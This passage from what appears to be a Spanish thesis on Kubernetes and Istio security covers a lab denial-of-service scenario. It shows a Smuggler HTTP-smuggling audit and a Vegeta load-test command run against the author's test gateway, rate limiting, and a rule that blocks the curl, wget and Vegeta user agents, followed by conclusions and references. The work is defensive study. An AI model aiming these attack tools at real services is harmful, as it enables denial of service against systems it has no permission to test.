

Figura 112. Consumo de CPU/RAM en Istio por un ataque DDoS con hulk.



Figura 113. Consumo de CPU/RAM en los workloads por un ataque DDoS con hulk.

HTTP Smuggler:

En el caso de las vulnerabilidades/ataques de tipo *HTTP Smuggler*, se pueden utilizar herramientas como Burp Scan [480] y Smuggler [481] para realizar una auditoría que detecte esta amenaza. Utilizaremos Smuggler por su facilidad de uso y el hecho de ser una herramienta *open-source*. A continuación un ejemplo de su uso.

```
# auditoría para detectar amenaza de tipo HTTP Smuggler
$ python3 smuggler.py -m GET -u http://$GATEWAY_URL/headers

  ______                    _
 / _____)                  | |
( (____  ____  _   _  ____  ____| | _____  ____
 \____ \|    \| | | |/ _  |/ _  | || ___ |/ ___)
 _____) ) | | | |_| ( (_| ( (_| | || ____| |
(______/|_|_|_|____/ \___ |\___ |\_)_____)_|
                    (_____(_____|

      @defparam                          v1.1

[+] URL        : http://172.18.0.2:30638/headers
[+] Method     : GET
[+] Endpoint   : /headers
[+] Configfile : default.py
[+] Timeout    : 5.0 seconds
[+] Cookies    : 0 (Appending to the attack)

[nameprefix1]  : Checking TECL...
[nameprefix1]  : Checking CLTE...
[nameprefix1]  : OK (TECL: 0.00 - 400) (CLTE: 0.00 - 400)

...

[endspacexn-ff]: Checking TECL...
[endspacexn-ff]: Checking CLTE...
[endspacexn-ff]: OK (TECL: 0.00 - 400) (CLTE: 0.00 - 400)
```

Como se mencionaba anteriormente, el escenario no fue diseñado para ser susceptible a la vulnerabilidad *HTTP Smuggler*, por lo que la auditoría no encuentra ningún problema.

11.3.6.4. Remediación y Mitigación

A pesar de que la superficie de ataque no es considerable, existen muchas estrategias para realizar ataques de denegación de servicio a aplicaciones en la nube (*HTTP Flood*, *HTTP Smuggler*, *Economic DoS* (EDOS), etc.) [482]. Producto de dicho fenómeno, las estrategias para remediar o mitigar estos ataques son también considerables en número. En este apartado se abordan solo aquellas aplicables a los ataques llevados a cabo y adaptadas al contexto de Kubernetes e Istio.

Las medidas y controles aplicables para remediar y/o mitigar los ataques descritos, pueden ser agrupadas como se muestra a continuación (ver Capítulo 10 para más detalles):

- Restringir las capacidades de los *workloads* (**KUBE_WRKL_04**).
    - En el contexto de este escenario, se recomienda utilizar herramientas de auditoría *workloads* para hacer cumplir buenas prácticas respecto al uso de recursos (CPU, RAM, etc.).
- *Authorization Policies* para implantar autenticación (AuthN) y autorización (AuthZ) de las peticiones en Istio (**RNTM_SVCM_04**).
    - En el contexto de este escenario, se recomienda habilitar la AuthN y AuthZ de las peticiones. Importante destacar la importancia de una buena política de gestión de tokens (JWT) y de uso de RBAC para proteger el *cluster*.
- Emplear estrategias de observabilidad en tiempo de ejecución (**RNTM_OBSV_03**).
    - Dichas estrategias permiten al equipo de seguridad reaccionar de una manera más eficiente a incidentes de seguridad.
- Aplicar estrategias de protección y de control de tráfico avanzadas a nivel de aplicación (capa L7) para regular el tráfico externo malicioso (**RNTM_SVCM_02**).
    - Por una parte, aplicar estrategias de gestión de tráfico de Istio (*rate limit*, *circuit breaking*, etc.) para garantizar la fiabilidad y resiliencia de los servicios.
    - Empleo de *JavaScript Challenges* [483] y CAPTCHAs [473] para mitigar ataques automatizados desde *botnets*.
    - Implantar soluciones avanzadas de control y protección de tráfico como un WAF [484].

En lo que concierne a las estrategias de restringir las capacidades de los *workloads* y la implantación de políticas de autenticación (AuthN) y autorización (AuthZ), éstas no serán tratadas en este apartado, ya que fueron discutidas en escenarios anteriores.

Las estrategias de observabilidad de la infraestructura y de nuestro *cluster* de Kubernetes pueden ser puestas en práctica mediante los *Addons* de Istio. En particular, los Addons que son de utilidad en este escenario son Prometheus, Grafana y Kiali. Este último no será discutido en este caso, ya que anteriormente ha sido empleado en otros escenarios.

Con Prometheus, el equipo de seguridad es capaz de hacer uso de la gran cantidad de métricas disponibles por defecto, así como definir otras personalizadas de utilidad en su escenario particular. Por otra parte, el componente Alertmanager permite la generación de alertas ante la ocurrencia de eventos específicos y se integra con canales de comunicación como PagerDuty [485], Slack [486], E-mail, etc.

Por su parte, Grafana permite visualizar en tiempo real métricas obtenidas de herramientas de monitoreo como Prometheus y Graphite. Cabe destacar que Grafana incluye soporte integrado para Prometheus, lo cual influye en que sean utilizados en conjunto de manera regular.

Con estos *Addons*, el equipo de seguridad puede monitorear métricas relevantes para la organización como el estado de los recursos esenciales (CPU, RAM, disco, etc.), tasas de

transferencia de datos (*data transfer*), estado de las peticiones HTTP (¿cuántos *4xx* o *5xx*?), entre otros. (ver Figura 114 y Figura 115). Tanto Grafana como Prometheus han sido abordados en la literatura de manera extensa, por lo que su instalación y configuración no serán tratadas aquí.

Figura 114. Monitoreo de componentes de Istio mediante Addons (Parte 1).



Figura 115. Monitoreo de componentes de Istio mediante Addons (Parte 2).

Respecto a las estrategias avanzadas a nivel de aplicación (capa L7) para lidiar con tráfico externo malicioso, es importante comentar que existen muchas maneras de hacer frente a estos ataques.

Una primera estrategia a llevar a cabo es la de frenar un ataque automatizado mediante el uso de técnicas como *JavaScript Challenges* y CAPTCHAs para asegurarnos de que los usuarios que usan nuestra aplicación no sean *bots*. Implantar estas técnicas cae en el área de desarrollo y han sido ampliamente abordadas en la literatura, por lo que no serán tratadas nuevamente acá.

Otra estrategia de las mencionadas, es utilizar los mecanismos de Istio de gestión del tráfico para mitigar el tráfico malicioso. Específicamente, los mecanismos utilizados se agrupan en el apartado de resiliencia de la red y pruebas [370]: *timeouts*, *retries*, *circuit breakers*, *fault*

injection, *mirroring*, etc. Los mecanismos mencionados son complementarios por lo que solo se abordarán algunos de ellos.
El primer mecanismo a poner en práctica es *rate limit* (limitar la tasa de peticiones) [487]. El propósito en este caso es limitar la cantidad de peticiones por unidad de tiempo (ya sea segundos, minutos, etc.) para evitar el consumo de recursos excesivo y por tanto, un *self-inflicted DoS* o un EDOS. Las instrucciones para habilitar el *rate limit* en este caso se muestran a continuación.

```
# habilitar 'rate limiting'
$ cd
material-adjunto/attack-scenarios/06-protect-against-malicious-traffic/i
stio/
$ kubectl apply -f ratelimit.yaml
```

Otro mecanismo válido para frenar o ralentizar un ataque de este estilo, es bloquear el tráfico basado en información de la capa L7: por ejemplo, los *headers* de la petición. Una manera muy sencilla es restringir el tráfico basado en el *User-Agent* para evitar el uso de herramientas como curl, wget o el propio Vegeta. Las instrucciones para implantarlo se detallan a continuación.

```
# limitar el uso de herramientas
$ cd
material-adjunto/attack-scenarios/06-protect-against-malicious-traffic/i
stio/
$ kubectl apply -f no-tools.yaml
```

Respecto al tipo de ataque *HTTP Smuggler*, son necesarias estrategias más avanzadas. Algunos de estos mecanismos genéricos que ayudan a mitigar este tipo de ataques son:

- Deshabilitar la reutilización de las conexiones al *backend*, de modo que cada petición sea enviada en una conexión de red diferente.
- Utilizar HTTP/2 para las conexiones al *backend*, ya que este protocolo evita la ambigüedad de los límites entre las peticiones.
- Utilizar el mismo servidor web tanto para el *frontend* como para el *backend* para evitar desajustes en los límites entre las peticiones.
- Implantación de un WAF, preferiblemente con soporte para mitigar ataques basados en peticiones anómalas.

Los WAF cuentan con medidas de seguridad avanzadas para inspeccionar y bloquear el tráfico no deseado, pero dichas políticas comúnmente necesitan ser ajustadas a las aplicaciones específicas a fin de minimizar el número de falsos positivos. A pesar de todo, los WAF protegen a los recursos web de ser explotados y garantizan la seguridad y disponibilidad de los mismos. Por los aspectos mencionados, la implantación y configuración apropiada de un WAF para el escenario descrito se encuentra fuera del objetivo de este trabajo.

11.3.6.5. Auditoría post-mitigación

HTTP Flood:

Análogamente a como se llevó a cabo en la etapa de pre-mitigación, se aplicó una prueba de estrés al sistema con Vegeta. Como se puede observar a continuación en la salida del comando, se mejoró en conjunto la respuesta del sistema. Por una parte, tanto la latencia media (*533.67ms / 2.23ms* = ***~239x***) como la transferencia media de datos (*40.27 / 675.00* = ***~16x***) se redujeron de manera considerable. Estas mejoras permiten además una reducción en los costos de infraestructura en la nube, lo cual constituye un paso de avance para evitar problemas de EDOS.

```
# prueba de carga mediante Vegeta
$ echo "GET http://$GATEWAY_URL/headers" | vegeta attack -duration=60s
-rate=300 | tee results.bin | vegeta report

Requests      [total, rate]            18000, 300.02
Duration      [total, attack, wait]    59.997670295s, 59.996628521s,
1.041774ms
Latencies     [mean, 50, 95, 99, max]  2.234591ms, 1.404131ms, 5.447643ms,
14.180599ms, 110.498415ms
Bytes In      [total, mean]            724770, 40.27
Bytes Out     [total, mean]            0, 0.00
Success       [ratio]                  3.39%
Status Codes  [code:count]             200:610  429:17390
Error Set:
429 Too Many Requests
```

Es importante resaltar que los cambios propuestos no generan sobrecarga adicional de recursos como CPU y RAM, sino que de manera general el consumo se vió reducido (ver Figura 116 y Figura 117).



Figura 116. No se observa sobrecarga de RAM/CPU en componentes de Istio.

Figura 117. No se observa sobrecarga de RAM/CPU en los workloads.

Por otra parte, la medida de protección implementada para limitar el uso de herramientas potencialmente peligrosas (curl, wget, Vegeta, entre otras) evidenció dificultar los ataques (ver Figura 118). Es importante resaltar que restricciones más efectivas se pueden definir para estos propósitos, ya que la presentada es una prueba de concepto de cómo es posible mitigar estos tipos de ataques.



Figura 118. Herramientas de ataque limitadas por control implantado.

HTTP Smuggler:
N/A (en la auditoría pre-mitigación se verificó que no había vulnerabilidad de este tipo).

11.3.6.6. Análisis de los resultados

Como se ha podido observar, las medidas propuestas han sido efectivas en la mitigación de ataques basados en tráfico malicioso desde el exterior. Como se ha comentado con anterioridad, estos mecanismos de protección son complementarios a los controles de seguridad nativos de Kubernetes y por lo tanto deben ser combinados para implantar una estrategia de defensa en profundidad.
Al igual que en el escenario anterior, se recomienda desplegar una malla de servicios como Istio correctamente configurada para remediar y mitigar los problemas vistos en este escenario. Adicionalmente, se recomienda utilizar estrategias complementarias avanzadas como los WAF (ya sea nativo de la nube o desplegado en nuestro *cluster*) para protegernos de tráfico malicioso.

11.4. Análisis de los resultados de experimentación

Como se ha podido observar en los escenarios de ataque anteriores, la superficie de ataque de Kubernetes es considerable, así como las medidas de remediación y mitigación ante estas amenazas.
Un aspecto a destacar es que las familias de medidas de protección para Kubernetes propuestas en este trabajo mostraron ser efectivas al ser aplicadas en los escenarios de ataque reales propuestos en nuestro diseño experimental. Por otra parte, también fue posible validar el protocolo de evaluación propuesto como una metodología acertada para

determinar la eficacia y el impacto de las medidas de seguridad propuestas en diversos escenarios de ataque en Kubernetes.
Con el propósito de determinar el alcance y cubrimiento de las medidas de seguridad para Kubernetes sobre los escenarios de ataque propuestos, se presenta una tabla que ofrece una visión general de cuáles familia de medidas fueron aplicadas (o son aplicables) en qué escenarios (ver Tabla 29).

Tabla 29. Cubrimiento de las medidas de seguridad sobre los escenarios de ataque analizados.

Familias de medidas	#1	#2	#3	#4	#5	#6	Total (escenarios)
KUBE_INFR_01				x			1
KUBE_INFR_02	x						1
KUBE_INFR_03			x				1
KUBE_INFR_04				x			1
KUBE_INFR_05			x				1
KUBE_INFR_06			x				1
KUBE_INFR_07				x			1
KUBE_WRKL_01			x				1
KUBE_WRKL_02			x				1
KUBE_WRKL_03			x				1
KUBE_WRKL_04		x	x			x	3
KUBE_WRKL_05		x					1
KUBE_WRKL_06		x	x				2
KUBE_WRKL_07		x					1
KUBE_WRKL_08		x					1
RNTM_SVCM_01					x		1
RNTM_SVCM_02						x	1
RNTM_SVCM_03					x		1
RNTM_SVCM_04					x	x	2
RNTM_SVCM_05					x		1
RNTM_IPS_01			x	x			2
RNTM_IPS_02							0

RNTM_OBSV_01					x		1
RNTM_OBSV_02				x			1
RNTM_OBSV_03						x	1
Total (medidas aplicadas)	1	5	9	5	5	4	

Como se puede apreciar en la tabla anterior, los escenarios vulnerables con una mayor complejidad (mayor cantidad de vectores de ataque combinados), como por ejemplo el **Escenario 3**, requieren un mayor número de medidas de seguridad para su remediación o mitigación. Cabe destacar que las medidas de remediación y mitigación propuestas en los escenarios abordados, son exactamente las mismas que se aplicarían en un entorno de producción. En algunos de los casos, el esfuerzo para su implantación es un poco mayor y requiere de operadores capacitados, pero es recomendable teniendo en cuenta las ventajas que se obtendrían desde el punto de vista de la seguridad.

Otro aspecto notable es la efectividad en diferentes experimentos de aquellos controles de seguridad, **KUBE_WRKL_***, relacionados con las restricciones asociadas a los *workloads* desplegados en el *cluster*. Esto resulta un aspecto revelador, ya que denota la importancia de asegurar este tipo de recurso en un *cluster* de Kubernetes.

Finalmente, la familia de medidas **RNTM_IPS_02** (el uso plataformas avanzadas de protección activa), no fue cubierta en este capítulo del diseño experimental, pues no son plataformas libres y la complejidad de implantar y configurar correctamente las mismas se escapa de los objetivos del trabajo. No obstante, es relevante mencionar que ante vulnerabilidades de **0day** estas plataformas permitirían la detección y/o neutralización de actores maliciosos en tiempo real.

12. Conclusiones y trabajos futuros

En este trabajo se realizó una revisión bibliográfica minuciosa de la literatura asociada al tema de los mecanismos y buenas prácticas de seguridad en Kubernetes. Producto de dicha revisión y posterior análisis, se desarrolló una taxonomía de buenas prácticas de seguridad basada en la categorización de estas medidas referidas a la capa de *Cluster* del modelo de las 4 C's (*Cloud*, *Cluster*, *Container*, y *Code*), al área del mismo a la que están destinadas (infraestructura o aplicación) y al tipo de protección que brindan (preventiva o proactiva).

Adicionalmente, se diseñó una metodología de validación del nivel de seguridad de un *cluster* para evaluar el impacto en la seguridad de las buenas prácticas recomendadas en un *cluster* de Kubernetes. El protocolo de validación consta de cinco fases que fueron aplicadas en varios escenarios de ataque cuidadosamente diseñados para validar dicha propuesta. Como resultado de la aplicación del protocolo propuesto, se pudo constatar la *validez* y *eficacia* de las medidas propuestas para mejorar la seguridad en Kubernetes.

El auge de plataformas como Kubernetes ha permitido que otra tecnología como las *mallas de servicio* también se hayan convertido en un componente estándar de las aplicaciones nativas en la nube. En este trabajo también se realizó un estudio de dicha tecnología y el impacto que tiene en la seguridad del *cluster* de Kubernetes.

Los resultados del trabajo mencionados con anterioridad evidencian un uso apropiado de la metodología propuesta al inicio del trabajo. Como consecuencia, ha sido posible el alcance de los objetivos propuestos en la etapa inicial.

El autor del trabajo considera oportuno mencionar algunas consideraciones generales en lo que a la seguridad en Kubernetes respecta:

- No confiar en la configuración por defecto y emplear guías de buenas prácticas de configuración como los *CIS Benchmarks*.
- Empleo de mallas de servicios como Istio, pues contribuyen a la seguridad y la observabilidad del *cluster*, facilitando el trabajo del equipo de seguridad.
- Es beneficioso aplicar buenos patrones y estrategias de seguridad. Por ejemplo:
    - *Defensa en profundidad* (*Defense in Depth)*: aplicar medidas y controles de seguridad en múltiples niveles para proporcionar redundancia en caso que un control de seguridad no sea efectivo (*CIS Benchmarks*, auditorías, buenas prácticas propuestas, etc.).
    - *Redes de confianza cero (Zero Trust Networks)*: emplear este modelo de seguridad para requerir una estricta verificación de identidad de cualquier actor o dispositivo sin importar si se encuentran dentro o fuera del perímetro de la red (mediante políticas de red en Kubernetes, políticas de autorización de Istio, etc.).
    - *Principio de privilegio mínimo (Principle of Least Privilege)***:** también conocido como principio de mínima autoridad, que recomienda que un actor o módulo solo debe ser capaz de acceder a la información y recursos que son necesarios para su propósito legítimo (políticas de RBAC apropiadas, restricción de las capacidades de los *workloads*, etc.).
    - *Defensa de objetivos móviles (Moving Target Defenses)*: estrategias para crear una superficie de ataque en constante evolución para aumentar la incertidumbre de los malos actores y dificultar sus ataques (rotar certificados y *Secrets*, forzar un tiempo de expiración de tokens JWT, etc.).

- Los responsables de seguridad deben mantenerse al día con los boletines de noticias y anuncios de seguridad referentes a Kubernetes.

A pesar de los resultados obtenidos y de toda la literatura analizada, existen muchas áreas relacionadas con la seguridad en Kubernetes que no fueron exploradas por encontrarse fuera de los objetivos de este trabajo, pero que deberían considerarse en entornos reales de producción como se expone a continuación.

Una primera recomendación es la de profundizar en el estudio de estrategias y medidas de seguridad en el contexto de las otras tres capas (*Cloud*, *Container* y *Code*) de las 4 C's aplicadas al contexto de las aplicaciones nativas en la nube. En el caso de la capa de *Cloud* se recomienda valorar la seguridad del proveedor de la nube, así como el *hardening* de la infraestructura. A nivel de *Container*, es aconsejable el estudio de medidas seguridad avanzadas para contenedores, el uso de sistemas operativos adaptados para contenedores, el uso de micro VMs y el uso de las guías *CIS Benchmark* para CREs como Docker. Finalmente en la capa de *Code*, se sugiere el uso de estrategias de análisis estáticos y/o dinámicos de código y las auditorías de seguridad para la detección de posibles amenazas en tiempo de desarrollo (e.g. seguridad en las dependencias de terceros).

Otro aspecto en el que se recomienda profundizar es en la seguridad de la cadena de suministro de *software* (*software supply chain)*, ya que este fenómeno es considerado una de las piedras angulares en la seguridad de Kubernetes por varias guías y reportes de seguridad [423]. Específicamente valorar herramientas como Grafeas + Kritis y plataformas como Binary Authorization.

Una buena práctica de las recomendadas que consideramos debe ser explorada en mayor profundidad es la protección en tiempo de ejecución. Aspectos que deben ser abordados, entre otros, son el uso avanzado de Falco, Honeypots, o de un motor de respuesta para Kubernetes basado en Falcosidekick [378]. También se recomienda la implantación y evaluación de las plataformas de seguridad avanzada mencionadas en el trabajo. Otro factor a considerar sería el estudio y análisis de mallas de servicio como Istio en escenarios *multi-cluster* cuyo uso va en aumento hoy en día.

Otra línea de investigación que se considera relevante y que pudiera aportar de manera significativa a la seguridad, es el estudio e implantación de WAFs en Kubernetes. Ya sea a nivel de aplicación, como a nivel de *Ingress* del *cluster* o a nivel de *Gateway* a nuestra infraestructura. Sería interesante realizar un estudio de su impacto en la mitigación de ataques basados en tráfico malicioso.

Como se ha podido evidenciar a partir de las conclusiones extraídas en este trabajo y las propuestas a explorar en el futuro, es evidente que el tema de la seguridad en Kubernetes es tanto extenso como complejo. El acelerado ritmo de desarrollo de Kubernetes hace que la tarea de su seguridad sea un proceso continuo y en constante evolución.

13. Referencias y Bibliografía

[1] “How Did Kubernetes Win the Container Orchestration War? | Hacker Noon.” https://hackernoon.com/how-did-kubernetes-win-the-container-orchestration-war-lp1l3x01 (accessed Sep. 30, 2021).

[2] “CNCF Survey on Kubernetes 2019.” [Online]. Available: https://www.cncf.io/wp-content/uploads/2020/08/CNCF_Survey_Report.pdf

[3] “State of Kubernetes Security Report.” https://www.redhat.com/en/engage/state-kubernetes-security-s-202106210910 (accessed Sep. 06, 2021).

[4] “Essays: A Plea for Simplicity - Schneier on Security.” https://www.schneier.com/essays/archives/1999/11/a_plea_for_simplicit.html (accessed Sep. 06, 2021).

[5] D. Goodin, “Tesla cloud resources are hacked to run cryptocurrency-mining malware,” *Ars Technica*, Feb. 20, 2018. https://arstechnica.com/information-technology/2018/02/tesla-cloud-resources-are-hacked-to-run-cryptocurrency-mining-malware/ (accessed Sep. 06, 2021).

[6] “Misconfigured and Exposed: Container Services,” *Unit42*, Jun. 06, 2019. https://unit42.paloaltonetworks.com/misconfigured-and-exposed-container-services/ (accessed Sep. 06, 2021).

[7] “Top Kubernetes Consulting Service Providers: 2021 Edition | Hacker Noon.” https://hackernoon.com/top-kubernetes-consulting-service-providers-2021-edition-pn1x34sl (accessed Sep. 06, 2021).

[8] “Pod Lifecycle,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/pods/pod-lifecycle/ (accessed Sep. 08, 2021).

[9] “Kubernetes Controllers,” *Kubernetes*. https://kubernetes.io/docs/concepts/architecture/controller/ (accessed Sep. 07, 2021).

[10] “Understanding Kubernetes Objects,” *Kubernetes*. https://kubernetes.io/docs/concepts/overview/working-with-objects/kubernetes-objects/ (accessed Sep. 08, 2021).

[11] “Pods,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/pods/ (accessed Sep. 09, 2021).

[12] “Deployments,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/controllers/deployment/ (accessed Sep. 09, 2021).

[13] “ReplicaSet,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/controllers/replicaset/ (accessed Sep. 09, 2021).

[14] “StatefulSets,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/controllers/statefulset/ (accessed Sep. 09, 2021).

[15] “DaemonSet,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/controllers/daemonset/ (accessed Sep. 09, 2021).

[16] “cron,” *Wikipedia*. Jul. 09, 2021. Accessed: Sep. 09, 2021. [Online]. Available: https://en.wikipedia.org/w/index.php?title=Cron&oldid=1032727485

[17] “Jobs,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/controllers/job/ (accessed Sep. 09, 2021).

[18] “CronJob,” *Kubernetes*. https://kubernetes.io/docs/concepts/workloads/controllers/cron-jobs/ (accessed Sep. 09, 2021).

[19] “Client Libraries,” *Kubernetes*. https://kubernetes.io/docs/reference/using-api/client-libraries/ (accessed Sep. 10, 2021).

[20] “Working with Kubernetes Objects,” *Kubernetes*. https://kubernetes.io/docs/concepts/overview/working-with-objects/ (accessed Sep. 10, 2021).
[21] “Resource Quotas,” *Kubernetes*. https://kubernetes.io/docs/concepts/policy/resource-quotas/ (accessed Aug. 29, 2021).
[22] “Namespaces,” *Kubernetes*. https://kubernetes.io/docs/concepts/overview/working-with-objects/namespaces/ (accessed Sep. 10, 2021).
[23] “Object Names and IDs,” *Kubernetes*. https://kubernetes.io/docs/concepts/overview/working-with-objects/names/ (accessed Sep. 10, 2021).
[24] “Labels and Selectors,” *Kubernetes*. https://kubernetes.io/docs/concepts/overview/working-with-objects/labels/ (accessed Sep. 10, 2021).
[25] “Services, Load Balancing, and Networking,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/ (accessed Sep. 09, 2021).
[26] *Kubernetes DNS*. Kubernetes, 2021. Accessed: Sep. 09, 2021. [Online]. Available: https://github.com/kubernetes/dns
[27] “IBM: Service discovery (kube-dns),” Mar. 03, 2021. https://prod.ibmdocs-production-dal-6099123ce774e592a519d7c33db8265e-0000.us-south.containers.appdomain.cloud/docs/en/cloud-private/3.2.0?topic=networking-service-discovery-kube-dns (accessed Sep. 09, 2021).
[28] “Service,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/service/ (accessed Sep. 09, 2021).
[29] “DNS for Services and Pods,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/dns-pod-service/ (accessed Sep. 09, 2021).
[30] “Connecting Applications with Services,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/connect-applications-service/ (accessed Sep. 09, 2021).
[31] “SSL Termination.” https://www.f5.com/services/resources/glossary/ssl-termination (accessed Sep. 09, 2021).
[32] “What Is Load Balancing? How Load Balancers Work,” *NGINX*. https://www.nginx.com/resources/glossary/load-balancing/ (accessed Sep. 09, 2021).
[33] “Publishing Services: Service Types,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/service/#publishing-services-service-types (accessed Sep. 09, 2021).
[34] “Ingress Controllers,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/ingress-controllers/ (accessed Sep. 09, 2021).
[35] “Kubernetes Ingress with Nginx Example - Kubernetes Book.” https://matthewpalmer.net/kubernetes-app-developer/articles/kubernetes-ingress-guide-nginx-example.html (accessed Sep. 09, 2021).
[36] S. Dinesh, “Kubernetes NodePort vs LoadBalancer vs Ingress? When should I use what?,” *Google Cloud - Community*, Oct. 04, 2019. https://medium.com/google-cloud/kubernetes-nodeport-vs-loadbalancer-vs-ingress-when-should-i-use-what-922f010849e0 (accessed Sep. 09, 2021).
[37] F. staff, “Comparing Ingress controllers for Kubernetes,” *Flant*, Feb. 02, 2021. https://medium.com/flant-com/comparing-ingress-controllers-for-kubernetes-9b397483b46b (accessed Sep. 09, 2021).
[38] “Network Policies,” *Kubernetes*. https://kubernetes.io/docs/concepts/services-networking/network-policies/ (accessed Aug. 29, 2021).
[39] “Storage,” *Kubernetes*. https://kubernetes.io/docs/concepts/storage/ (accessed Sep. 09, 2021).

[40] Y. P. Lead Product Marketing, “Kubernetes Storage: An In-Depth Look.” https://cloud.netapp.com/blog/cvo-blg-kubernetes-storage-an-in-depth-look (accessed Sep. 09, 2021).
[41] “Configuration Best Practices,” *Kubernetes*. https://kubernetes.io/docs/concepts/configuration/overview/ (accessed Sep. 09, 2021).
[42] “Organizing Cluster Access Using kubeconfig Files,” *Kubernetes*. https://kubernetes.io/docs/concepts/configuration/organize-cluster-access-kubeconfig/ (accessed Sep. 09, 2021).
